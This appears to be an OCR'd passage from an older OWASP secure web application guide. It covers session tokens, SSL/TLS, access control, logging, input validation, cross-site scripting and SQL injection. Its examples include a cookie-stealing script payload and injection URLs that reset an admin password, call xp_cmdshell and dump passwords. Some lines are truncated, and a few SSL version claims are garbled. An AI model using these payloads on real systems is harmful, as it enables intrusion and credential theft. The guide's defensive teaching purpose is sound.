Many websites have prohibitions against unrestrained password guessing (e.g., it can temporarily lock the account or stop listening to the IP address). With regard to session token brute-force attacks, an attacker can probably try hundreds or thousands of session tokens embedded in a legitimate URL or cookie for example without a single complaint from the HTTP server. Many intrusion-detection systems do not actively look for this type of attack; penetration tests also often overlook this weakness in web e-commerce systems. Designers can use "booby trapped" session tokens that never actually get assigned but will detect if an attacker is trying to brute force a range of tokens. Resulting actions can either ban originating IP address (all behind proxy will be affected) or lock out the account (potential DoS). Anomaly/misuse detection hooks can also be built in to detect if an authenticated user tries to manipulate their token to gain elevated privileges.

Session Re-Authentication

Critical user actions such as money transfer or significant purchase decisions should require the user to re-authenticate or be reissued another session token immediately prior to significant actions. Developers can also somewhat segment data and user actions to the extent where re-authentication is required upon crossing certain "boundaries" to prevent some types of cross-site scripting attacks that exploit user accounts.

Session Token Transmission

If a session token is captured in transit through network interception, a web application account is then trivially prone to a replay or hijacking attack. Typical web encryption technologies include but are not limited to Secure Sockets Layer (SSLv2/v3) and Transport Layer Security (TLS v1) protocols in order to safeguard the state mechanism token.

Session Tokens on Logout

With the popularity of Internet Kiosks and shared computing environments on the rise, session tokens take on a new risk. A browser only destroys session cookies when the browser thread is torn down. Most Internet kiosks maintain the same browser thread. It is therefore a good idea to overwrite session cookies when the user logs out of the application.

Page Tokens

Page specific tokens or "nonces" may be used in conjunction with session specific tokens to provide a measure of authenticity when dealing with client requests. Used in conjunction with transport layer security mechanisms, page tokens can aide in ensuring that the client on the other end of the session is indeed the same client which requested the last page in a given session. Page tokens are often stored in cookies or query strings and should be completely random. It is possible to avoid sending session token information to the client entirely through the use of page tokens, by creating a mapping between them on the server side, this technique should further increase the difficulty in brute forcing session authentication tokens.

SSL and TLS

The Secure Socket Layer protocol or SSL was designed by Netscape and included in the Netscape Communicator browser. SSL is probably the widest spoken security protocol in the world and is built in to all commercial web browsers and web servers. The current version is Version 2. As the original version of SSL designed by Netscape is technically a proprietary protocol the Internet Engineering Task Force (IETF) took over responsibilities for upgrading SSL and have now renamed it TLS or Transport Layer Security. The first version of TLS is version 3.1 and has only minor changes from the original specification.

SSL can provide three security services for the transport of data to and from web services. Those are:

- Authentication
- Confidentiality
- Integrity

Contrary to the unfounded claims of many marketing campaigns, SSL alone does not secure a web application! The phrase "this site is 100% secure, we use SSL" can be misleading! SSL only provides the services listed above. SSL/TLS provide no additional security once data has left the IP stack on either end of a connection. All flaws in execution environments which use SSL for session transport are in no way abetted or mitigated through the use of SSL.

SSL uses both public key and symmetric cryptography. You will often here SSL certificates mentioned. SSL certificates are X.509 certificates. A certificate is a public key that is signed by another trusted user (with some additional information to validate that trust).

For the purpose of simplicity we are going to refer to both SSL and TLS as SSL in this section. A more complete treatment of these protcols can be found in Stephen Thomas's "SSL and TLS Essentials".

How do SSL and TLS Work?

SSL has two major modes of operation. The first is where the SSL tunnel is set up and only the server is authenticated, the second is where both the server and client are authenticated. In both cases the SSL session is setup before the HTTP transaction takes place.

SSL Negotiation with Server Only Authentication

SSL negotiation with server authentication only is a nine-step process.


1
Client Hello
2
Server Hello
3
Certificate
Client
4
Server Hello Done
5
Client Key Exchange
6
Change Cipher Spec
7
Finished
8
Change Cipher Spec
9
Finished

1. The first step in the process is for the client to send the server a Client Hello message. This hello message contains the SSL version and the cipher suites the client can talk. The client sends its maximum key length details at this time.
2. The server returns the hello message with one of its own in which it nominates the version of SSL and the ciphers and key lengths to be used in the conversation, chosen from the choice offered in the client hello.
3. The server sends its digital certificate to the client for inspection. Most modern browsers automatically check the certificate (depending on configuration) and warn the user if it's not valid. By valid we mean if it does not point to a certification authority that is explicitly trusted or is out of date, etc.
4. The server sends a server done message noting it has concluded the initial part of the setup sequence.
5. The client generates a symmetric key and encrypts it using the server's public key (cert). It then sends this message to the server.
6. The client sends a cipher spec message telling the server all future communication should be with the new key.
7. The client now sends a Finished message using the new key to determine if the server is able to decrypt the message and the negotiation was successful.
8. The server sends a Change Cipher Spec message telling the client that all future communications will be encrypted.
9. The server sends its own Finished message encrypted using the key. If the client can read this message then the negotiation is successfully completed.

SSL with both Client and Server Authentication

SSL negotiation with mutual authentication (client and server) is a twelve-step process.


1
Client Hello
2
Server Hello
3
Certificate
Client
4
Client Request
5
Server Hello Done
6
Certificate
7
Client Key Exchange
8
Certificate Verify
9
Change Cipher Spec
10
Finished

The additional steps are;

1. 4.) The server sends a Certificate request after sending its own certificate.
2. 6.) The client provides its Certificate.
3. 8.) The client sends a Certificate verify message in which it encrypts a known piece of plaintext using its private key. The server uses the client certificate to decrypt, therefore ascertaining the client has the private key.

Chapter 8. Access Control and Authorization

Access control mechanisms are a necessary and crucial design element to any application's security. In general, a web application should protect front-end and back-end data and system resources by implementing access control restrictions on what users can do, which resources they have access to, and what functions they are allowed to perform on the data. Ideally, an access control scheme should protect against the unauthorized viewing, modification, or copying of data. Additionally, access control mechanisms can also help limit malicious code execution, or unauthorized actions through an attacker exploiting infrastructure dependencies (DNS server, ACE server, etc.).

Authorization and Access Control are terms often mistakenly interchanged. Authorization is the act of checking to see if a user has the proper permission to access a particular file or perform a particular action, assuming that user has successfully authenticated himself. Authorization is very much credential focused and dependent on specific rules and access control lists preset by the web application administrator(s) or data owners. Typical authorization checks involve querying for membership in a particular user group, possession of a particular clearance, or looking for that user on a resource's approved access control list, akin to a bouncer at an exclusive nightclub. Any access control mechanism is clearly dependent on effective and forge-resistant authentication controls used for authorization.

Access Control refers to the much more general way of controlling access to web resources, including restrictions based on things like the time of day, the IP address of the HTTP client browser, the domain of the HTTP client browser, the type of encryption the HTTP client can support, number of times the user has authenticated that day, the possession of any number of types of hardware/software tokens, or any other derived variables that can be extracted or calculated easily.

Before choosing the access control mechanisms specific to your web application, several preparatory steps can help expedite and clarify the design process;

1. Try to quantify the relative value of information to be protected in terms of Confidentiality, Sensitivity, Classification, Privacy, and Integrity related to the organization as well as the individual users. Consider the worst case financial loss that unauthorized disclosure, modification, or denial of service of the information could cause. Designing elaborate and inconvenient access controls around unclassified or non-sensitive data can be counterproductive to the ultimate goal or purpose of the web application.
2. Determine the relative interaction that data owners and creators will have within the web application. Some applications may restrict any and all creation or ownership of data to anyone but the administrative or built-in system users. Are specific roles required to further codify the interactions between different types of users and administrators?
3. Specify the process for granting and revoking user access control rights on the system, whether it be a manual process, automatic upon registration or account creation, or through an administrative front-end tool.
4. Clearly delineate the types of role driven functions the application will support. Try to determine which specific user functions should be built into the web application (logging in, viewing their information, modifying their information, sending a help request, etc.) as well as administrative functions (changing passwords, viewing any users data, performing maintenance on the application, viewing transaction logs, etc.).

5. Try to align your access control mechanisms as closely as possible to your organization's security policy. Many things from the policy can map very well over to the implementation side of access control (acceptable time of day of certain data access, types of users allowed to see certain data or perform certain tasks, etc.). These types of mappings usually work the best with Role Based Access Control.

There are a plethora of accepted access control models in the information security realm. Many of these contain aspects that translate very well into the web application space, while others do not. A successful access control protection mechanism will likely combine aspects of each of the following models and should be applied not only to user management, but code and application integration of certain functions.

Discretionary Access Control

Discretionary Access Control (DAC) is a means of restricting access to information based on the identity of users and/or membership in certain groups. Access decisions are typically based on the authorizations granted to a user based on the credentials he presented at the time of authentication (user name, password, hardware/software token, etc.). In most typical DAC models, the owner of information or any resource is able to change its permissions at his discretion (thus the name). DAC has the drawback of the administrators not being able to centrally manage these permissions on files/information stored on the web server. A DAC access control model often exhibits one or more of the following attributes.

- Data Owners can transfer ownership of information to other users
- Data Owners can determine the type of access given to other users (read, write, copy, etc.)
- Repetitive authorization failures to access the same resource or object generates an alarm and/or restricts the user's access
- Special add-on or plug-in software required to apply to an HTTP client to prevent indiscriminant copying by users ("cutting and pasting" of information)
- Users who do not have access to information should not be able to determine its characteristics (file size, file name, directory path, etc.)
- Access to information is determined based on authorizations to access control lists based on user identifier and group membership.

Mandatory Access Control

Mandatory Access Control (MAC) ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. MAC secures information by assigning sensitivity labels on information and comparing this to the level of sensitivity a user is operating at. In general, MAC access control mechanisms are more secure than DAC yet have trade offs in performance and convenience to users. MAC mechanisms assign a security level to all information, assign a security clearance to each user, and ensure that all users only have access to that data for which they have a clearance. MAC is usually appropriate for extremely secure systems including multilevel secure military applications or mission critical data applications. A MAC access control model often exhibits one or more of the following attributes.

- Only administrators, not data owners, make changes to a resource's security label.
- All data is assigned security level that reflects its relative sensitivity, confidentiality, and protection value.
- All users can read from a lower classification than the one they are granted (A "secret" user can read an unclassified document).
- All users can write to a higher classification (A "secret" user can post information to a Top Secret resource).
- All users are given read/write access to objects only of the same classification (a "secret" user can only read/write to a secret document).
- Access is authorized or restricted to objects based on the time of day depending on the labeling on the resource and the user's credentials (driven by policy).
- Access is authorized or restricted to objects based on the security characteristics of the HTTP client (e.g. SSL bit length, version information, originating IP address or domain, etc.)

Role Based Access Control

In Role-Based Access Control (RBAC), access decisions are based on an individual's roles and responsibilities within the organization or user base. The process of defining roles is usually based on analyzing the fundamental goals and structure of an organization and is usually linked to the security policy. For instance, in a medical organization, the different roles of users may include those such as doctor, nurse, attendant, nurse, patients, etc. Obviously, these members require different levels of access in order to perform their functions, but also the types of web transactions and their allowed context vary greatly depending on the security policy and any relevant regulations (HIPAA, Gramm-Leach-Bliley, etc.).

An RBAC access control framework should provide web application security administrators with the ability to determine who can perform what actions, when, from where, in what order, and in some cases under what relational circumstances. http://csrc.nist.gov/rbac/ provides some great resources for RBAC implementation. The following aspects exhibit RBAC attributes to an access control model.

- Roles are assigned based on organizational structure with emphasis on the organizational security policy
- Roles are assigned by the administrator based on relative relationships within the organization or user base. For instance, a manager would have certain authorized transactions over his employees. An administrator would have certain authorized transactions over his specific realm of duties (backup, account creation, etc.)
- Each role is designated a profile that includes all authorized commands, transactions, and allowable information access.
- Roles are granted permissions based on the principle of least privilege.
- Roles are determined with a separation of duties in mind so that a developer Role should not overlap a QA tester Role.
- Roles are activated statically and dynamically as appropriate to certain relational triggers (help desk queue, security alert, initiation of a new project, etc.)
- Roles can be only be transferred or delegated using strict sign-offs and procedures.
- Roles are managed centrally by a security administrator or project leader.

Chapter 9. Event Logging

Logging is essential for providing key security information about a web application and its associated processes and integrated technologies. Generating detailed access and transaction logs is important for several reasons:

- Logs are often the only record that suspicious behavior is taking place, and they can sometimes be fed real-time directly into intrusion detection systems.
- Logs can provide individual accountability in the web application system universe by tracking a user's actions.
- Logs are useful in reconstructing events after a problem has occurred, security related or not. Event reconstruction can allow a security administrator to determine the full extent of an intruder's activities and expedite the recovery process.
- Logs may in some cases be needed in legal proceedings to prove wrongdoing. In this case, the actual handling of the log data is crucial.

Failure to enable or design the proper event logging mechanisms in the web application may undermine an organization's ability to detect unauthorized access attempts, and the extent to which these attempts may or may not have succeeded.

What to Log

On a very low level, the following are groupings of logging system call characteristics to design/enable in a web application and supporting infrastructure (database, transaction server, etc.). In general, the logging features should include appropriate debugging information such as time of event, initiating process or owner of process, and a detailed description of the event. The following are recommended types of system events to log in the application:

- Reading of data
- Writing of data
- Modification of any data characteristics should be logged, including access control permissions or labels, location in database or file system, or data ownership.
- Deletion of any data object should be logged
- Network communications should be logged at all points, (bind, connect, accept, etc.)
- All authentication events (logging in, logging out, failed logins, etc.)
- All authorization attempts should include time, success/failure, resource or function being authorized, and the user requesting authorization.
- All administrative functions regardless of overlap (account management actions, viewing any user's data, enabling or disabling logging, etc.)
- Miscellaneous debugging information that can be enabled or disabled on the fly.

Log Management

It is just as important to have effective log management and collection facilities so that the logging capabilities of the web server and application are not wasted. Failure to properly store and manage the information being produced by your logging mechanisms could place this data at risk of compromise and make it useless for post mortem security analysis or legal prosecution. Ideally logs should be collected and consolidated on a separate dedicated logging host. The network connections or actual

log data contents should be encrypted to both protect confidentiality and integrity if possible.

Logs should be written so that the log file attributes are such that only new information can be written (older records cannot be rewritten or deleted). For added security, logs should also be written to a write once / read many device such as a CD-R.

Copies of log files should be made at regular intervals depending on volume and size (daily, weekly, monthly, etc.). .). A common naming convention should be adopted with regards to logs, making them easier to index. Verification that logging is still actively working is overlooked surprisingly often, and can be accomplished via a simple cron job!

Log files should be copied and moved to permanent storage and incorporated into the organization's overall backup strategy. Log files and media should be deleted and disposed of properly and incorporated into an organization's shredding or secure media disposal plan. Reports should be generated on a regular basis, including error reporting and anomaly detection trending.

Logs can be fed into real time intrusion detection and performance and system monitoring tools. All logging components should be synced with a timeserver so that all logging can be consolidated effectively without latency errors. This time server should be hardened and should not provide any other services to the network.

Chapter 10. Data Validation

Most of the common attacks on systems (whose descriptions follow this section) can be prevented, or the threat of their occurring can be significantly reduced, by appropriate data validation. Data validation is one of the most important aspects of designing a secure web application. When we refer to data validation we are referring to both input to and output from a web application.

Validation Strategies

Data validation strategies are often heavily influenced by the architecture for the application. If the application is already in production it will be significantly harder to build the optimal architecture than if the application is still in a design stage. If a system takes a typical architectural approach of providing common services then one common component can filter all input and output, thus optimizing the rules and minimizing efforts.

There are three main models to think about when designing a data validation strategy.

- Accept Only Known Valid Data
- Reject Known Bad Data
- Sanitize Bad Data

We cannot emphasize strongly enough that "Accept Only Known Valid Data" is the best strategy. We do, however, recognize that this isn't always feasible for political, financial or technical reasons, and so we describe the other strategies as well.

All three methods must check:

- Data Type
- Syntax
- Length

Data type checking is extremely important. The application should check to ensure a string is being submitted and not an object, for instance.

Accept Only Known Valid Data

As we mentioned, this is the preferred way to validate data. Applications should accept only input that is known to be safe and expected. As an example, let's assume a password reset system takes in usernames as input. Valid usernames would be defined as ASCII A-Z and 0-9. The application should check that the input is of type string, is comprised of A-Z and 0-9 (performing canonicalization checks as appropriate) and is of a valid length.

Reject Known Bad Data

The rejecting bad data strategy relies on the application knowing about specific malicious payloads. While it is true that this strategy can limit exposure, it is very difficult for any application to maintain an up-to-date database of web application attack signatures.

Sanitize All Data

Attempting to make bad data harmless is certainly an effective second line of defense, especially when dealing with rejecting bad input. However, as described in the canonicalization section of this document, the task is extremely hard and should not be relied upon as a primary defense technique.

Never Rely on Client-Side Data Validation

Client-side validation can always be be bypassed. All data validation must be done on the trusted server or under control of the application. With any client-side processing an attacker can simply watch the return value and modify it at will. This seems surprisingly obvious, yet many sites still validate users, including login, using only client-side code such as JavaScript. Data validation on the client side, for purposes of ease of use or user friendliness, is acceptable, but should not be considered a true validation process. All validation should be on the server side, even if it is redundant to cursory validation performed on the client side.

Chapter 11. Preventing Common Problems

The Generic Meta-Characters Problem

Meta characters are non-printable and printable characters, which affect the behavior of programming language commands, operating system commands, individual program procedures and database queries. Meta-Characters can be encoded in non-obvious ways, so canonicalization of data (conversion to a common character set) before stripping meta-characters is essential.

Example meta-characters and typical uses can be found below.

[;] Semicolons for additional command-execution
[|] Pipes for command-execution
[!] Call signs for command-execution
[&] Used for command-execution
[x20] Spaces for faking urls and other names (especial in URLs!)
[x00] Nullbytes for truncating strings and filenames
[x04] EOT for faking file ends
[x0a] New lines for additional command-execution
[x0d] New lines for additional command-execution
[x1b] Escape
[x08] Backspace
[x7f] Delete
[~] Tildes
[’ "] Quotation marks (often in combination with database-queries)
[-] in combination with database-queries and creation of negative numbers
[*%] used in combination with database-queries
[‘] Backticks for command execution
[/\ ] Slashes and Backslashes for faking paths and queries
[<>] LTs and GTs for file-operations
[<>] for creating script-language related TAGS within documents on webservers!
[?] Programming/scripting- language related
[$] Programming/scripting- language related
[@] Programming/scripting- language related
[:] Programming/scripting- language related
[({[]})] Programming/scripting/regex and language-related
[../] two dots and a slash or backslash - for faking filesystem paths


There are very few reasons why these characters should form legitimate input to web applications. The following sections describe in more detail some of the ways in which they are used to mount attacks on both systems and users.

Attacks on The Users

Cross-Site Scripting

Description

Cross-site scripting has received a great deal of press attention. The name originated from the CERT advisory, CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests[1]. The attack is always on the system users and not the system itself. Of course if the user is an administrator of the system that scenario can change. To explain the attack lets follow an example.



The victim is tricked into making a specific and carefully crafted HTTP request. There are several ways this can happen but the normal way is via a link in an HTML aware email, a web based bulletin board or embedded in a malicious web page. The victim may not know he is making a request if the link is embedded into a malicious web

page for example and may not require user intervention. The attacker has previously discovered an application that doesn't filter input and will return to the user the requested page and the malicious code he added to the request. This forms his request. When the web server receives the page request it sends the page and the piece of code that was requested. When the user's browser receives the new page, the malicious script is parsed and executed in the security context of the user. So why is this such a problem?

Modern client-side scripting languages now run beyond simple page formatting and are very powerful. Many clients are poorly written and rarely patched. These clients may be tricked into executing a number of functions that can be dangerous. If the attacker chose a web application that the user is authenticated to, the script (which acts in the security context of the user) can now perform functions on behalf of the user.

The classic example often used to demonstrate the concept is where a user is logged into a web application. The attacker believes the victim is logged into the web application and has a valid session stored in a session cookie. He constructs a link to the application to an area of the application that doesn't check user input for validity. It essentially processes what the user (victim) requests and returns it.

If a legitimate input to the application were via a form it may translate to an HTTP request that would look like this:

```
http://www.owasp.org/test.cgi?userid=owasp
```

The poorly written application may return the variable "owasp" in the page as a user friendly name for instance. The simple attack URL may look like:

```
http://www.owasp.org/test.cgi?userid=owasp<script>alert(document.cookie)</script>
```

This example would create a browser pop-up with the users cookie for that site in the window. The payload here is innocuous. A real attacker would create a payload that would send the cookie to another location, maybe by using syntax like:

```
<script>document.write('<img src="http://targetsite.com'+document.cookie+'")</script
```

There are a number of ways for the payload to be executed. Examples are:

```
<img src = "malicious.js">
<script>alert('hi')</script>
<iframe = "malicious.js">
</programlisting>
```

Another interesting scenario is especially disconcerting for Java developers. As you can see below, the attack relies on the concept of returning specific input that was submitted back to the user without altering it; i.e. the malicious script. If a Java application such as a servlet doesn't handle errors gracefully and allows stack traces to be sent to the users browser an attacker can construct a URL that will throw an exception and add his malicious script to the end of the request. An example may be:

```
http://www.victim.com/test?arandomurlthatwillthrowanexception<script>alert('hi')</sc
```

As can be seen there are many ways in which cross-site scripting can be used. Web sites can embed links as images that are automatically loaded when the page is requested. Web mail may automatically execute when the mail is opened, or users could be tricked into clicking seemingly innocuous links.

Mitigation Techniques

Preventing cross-site scripting is a challenging task especially for large distributed web applications. Architecturally if all requests come in to a central location and leave from a central location then the problem is easier to solve with a common component.

If your input validation strategy is as we recommend, that is to say only accept expected input, then the problem is significantly reduced (if you do not need to accept HTML as input). We cannot stress that this is the correct strategy enough!

If the web server does not specify which character encoding is in use, the client cannot tell which characters are special. Web pages with unspecified character-encoding work most of the time because most character sets assign the same characters to byte values below 128. Determining which characters above 128 are considered special is somewhat difficult.

Some 16-bit character-encoding schemes have additional multi-byte representations for special characters such as "<". Browsers recognize this alternative encoding and act on it. While this is the defined behavior, it makes attacks much more difficult to avoid.

Web servers should set the character set, then make sure that the data they insert is free from byte sequences that are special in the specified encoding. This can typically be done by settings in the application server or web server. The server should define the character set in each html page as below.

```
   <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-
1" />
```

The above tells the browser what character set should be used to properly display the page. In addition, most servers must also be configured to tell the browser what character set to use when submitting form data back to the server and what character set the server application should use internally. The configuration of each server for character set control is different, but is very important in understanding the canonicalization of input data. Control over this process also helps markedly with internationalization efforts.

Filtering special meta characters is also important. HTML defines certain characters as "special", if they have an effect on page formatting.

In an HTML body:

- "<" introduces a tag.
- "&" introduces a character entity.

Note : Some browsers try to correct poorly formatted HTML and treat ">" as if it were "<".

In attributes:

- double quotes mark the end of the attribute value.

- single quotes mark the end of the attribute value.
- "&" introduces a character entity.

In URLs:

- Space, tab, and new line denote the end of the URL.
- "&" denotes a character entity or separates query string parameters.
- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs.
- The "%" must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code.

Ensuring correct encoding of dynamic output can prevent malicious scripts from being passed to the user. While this is no guarantee of prevention, it can help contain the problem in certain circumstances. The application can make a explicit decision to encode untrusted data and leave trusted data untouched, thus preserving mark-up content.

Further Reading

http://www.cert.org/tech_tips/malicious_code_mitigation.html

Attacks on the System

Direct SQL Commands

Description

Well-designed applications insulate the users from business logic. Some applications however do not validate user input and allow malicious users to make direct database calls to the database. This attack, called direct SQL injection, is surprisingly simple.

Imagine a web application that has some functionality that allows you to change your password. Most do. You login and navigate to the account options page, select change password, enter your old password and specify the new password; twice for security of course. To the user it's a transparent process but behind the scenes some magic is taking place. When the user enters his old password and two new passwords in the web form, his browser is creating an http request to the web application and sending the data. This should be done over SSL to protect the data in transit.

That typical request actually may look like this (A GET request is used here for simplicity. In practice this should be done using a POST):

```
http://www.victim.com/changepwd?pwd=Catch22&newpwd=Smokin99&newconfirmpwd=Smokin99&u
```

The application that receives this request takes the four sets of parameters supplied as input:

```
Pwd=Catch22
Newpwd=Smokin99
Newconfirmpwd=Smokin99
Uid=testuser
```

It checks to make sure the two new passwords match out of courtesy to the user, discards the duplicate data and builds a database query that will check the original password and replace it with the new one entered. That database query may look like this:

```
UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';
```

All works just fine until the attacker comes along and figures out he can add another database function to the request that actually gets processed and executed. Here he adds a function that simply replaces the password of any accounts named admin with his chosen password. For instance:

```
http://www.victim.com/changepwd?pwd=Catch22&newpwd=Smokin99&newconfirmpwd=Smokin99&u
-%00
```

The consequences are devastating. The attacker has been able to reset the administrative password to one he chose, locking out the legitimate systems owners and allowing him unlimited access. A badly designed web application means hackers are able to retrieve and place data in authoritative systems of record at will.

The example above uses a technique of appending an additional database query to the legitimate data supplied. Direct SQL Injection can be use to:

- change SQL values
- concatenate SQL statements
- add function calls and stored-procedures to a statement
- typecast and concatenate retrieved data

Some examples are shown below to demonstrate these techniques.

Changing SQL Values

```
UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';
```

Malicious HTTP request

```
http://www.none.to/script?pwd=ngomo&uid=1'+or+uid+like'%25admin%25';-
-%00
```

Concatenating SQL Statements

```
SELECT id,name FROM products WHERE id LIKE '%$INPUT[prod]%';
```

Malicious HTTP request

```
http://www.none.to/script?0';insert+into+pg_shadow+usename+values+('hoschi')
```

Adding function calls and stored-procedures to a statement

```
SELECT id,name FROM products WHERE id LIKE '%$INPUT[prod]%';
```

Malicious HTTP request

```
http://www.none.to/script?0';EXEC+master..xp_cmdshell(cmd.exe+/c)
```

Typecast and concatenate retrieved data

```
SELECT id,t_nr,x_nr,i_name,last_update,size FROM p_table WHERE size = '$INPUT[size]
```

Malicious HTTP request

```
http://www.none.to/script?size=0'+union+select+'1','1','1',concat(uname||'-
'||passwd)+as+i_name+'1'+'1'+from+usertable+where+uname+like+'25
```

Mitigation Techniques

Preventing SQL injection is a challenging task especially for large distributed web systems consisting of several applications. Filtering SQL commands directly prior to their execution reduces the risk of erronous filtering, and shared components should be developed to preform this function.

If your input validation strategy is as we recommend, that is to say only accept expected input then the problem is significantly reduced. However this approach is unlikely to stop all SQL injection attacks and can be difficult to implement if the input filtering algorithm has to decide whether the data is destined to become part of a query or not, and if it has to know which database such a query might be run against. For example, a user who enters the last name "O'Neil" into a form includes the special meta-character (’). This input must be allowed, since it is a legitimate part of a name, but it may need to be escaped if it becomes part of a database query. Different databases may require that the character be escaped differently, however, so it would also be important to know for which database the data must be sanitized. Fortunately, there is usually a very good solution to this problem.

The best way to protect a system against SQL injection attacks is to construct all queries with prepared statements and/or parameterized stored procedures. A prepared statement, or parameterized stored procedure, encapsulates variables and should escape special characters within them automatically and in a manner suited to the target database.

Common database API's offer developers two different means of writing a SQL query. For example, in JDBC, the standard Java API for relational database queries, one can write a query either using a PreparedStatement or as a simple String. The preferred method from both a performance and a security standpoint should be to use PreparedStatements. With a PreparedStatement, the general query is written using a ? as a placeholder for a parameter value. Parameter values are substituted as a second step. The substitution should be done by the JDBC driver such that the value can only be interpreted as the value for the parameter intended and any special characters within it should be automatically escaped by the driver for the database it targets. Different databases escape characters in different ways, so allowing the JDBC driver to handle this function also makes the system more portable.

If the following query (repeated from the example above) is made using a JDBC PreparedStatement, the value $INPUT[uid] would only be interpreted as a value for uid. This would be true regardless of any quotation marks or other special characters used in the input string.

```
UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';
```

Common database interface layers in other languages offer similar protections. The Perl DBI module, for example, allows for prepared statements to be made in a way very similar to the JDBC PreparedStatement. Developers should test the behavior of prepared statements in their system early in the development cycle.

Use of prepared statements is not a panecea and proper input data validation is still strongly recommended. Defense in depth implies that both techniques should be used if possible. Also, some application infrastructures may not offer an analogue to the PreparedStatement. In these cases, the following two rules should be followed in the input validation step, if possible.

SQL queries should be built from data values and never other SQL queries or parts thereof.

If you must use an "explicitly bad" strategy then the application should filter special characters used in SQL statements. These include "+", "," "'" (single quote) and "=".

Further Reading

http://www.nextgenss.com/papers/advanced_sql_injection.pdf [2] http://www.sqlsecurity.com/faq-inj.asp [3] http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf [4] http://www.nextgenss.com/papers/advanced_sql_injection.pdf [5] http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf [6]

Direct OS Commands

Description

Nearly every programming language allows the use of so called "system-commands", and many applications make use of this type of functionality. System-interfaces in

programming and scripting languages pass input (commands) to the underlying operating system. The operating system executes the given input and returns its output to stdout along with various return-codes to the application such as successful, not successful etc.

System commands can be a very convenient feature, which with little effort can be integrated into a web-application. Common usage for these commands in web applications are filehandling (remove,copy), sending emails and calling operating system tools to modify the applications input and output in various ways (filters).

Depending on the scripting or programming language and the operating-system it is possible to:

- Alter system commands
- Alter parameters passed to system commands
- Execute additional commands and OS command line tools.
- Execute additional commands within executed command

Some common problems to avoid are:

PHP

- require()
- include()
- eval()
- preg_replace() (with /e modifier)
- exec()
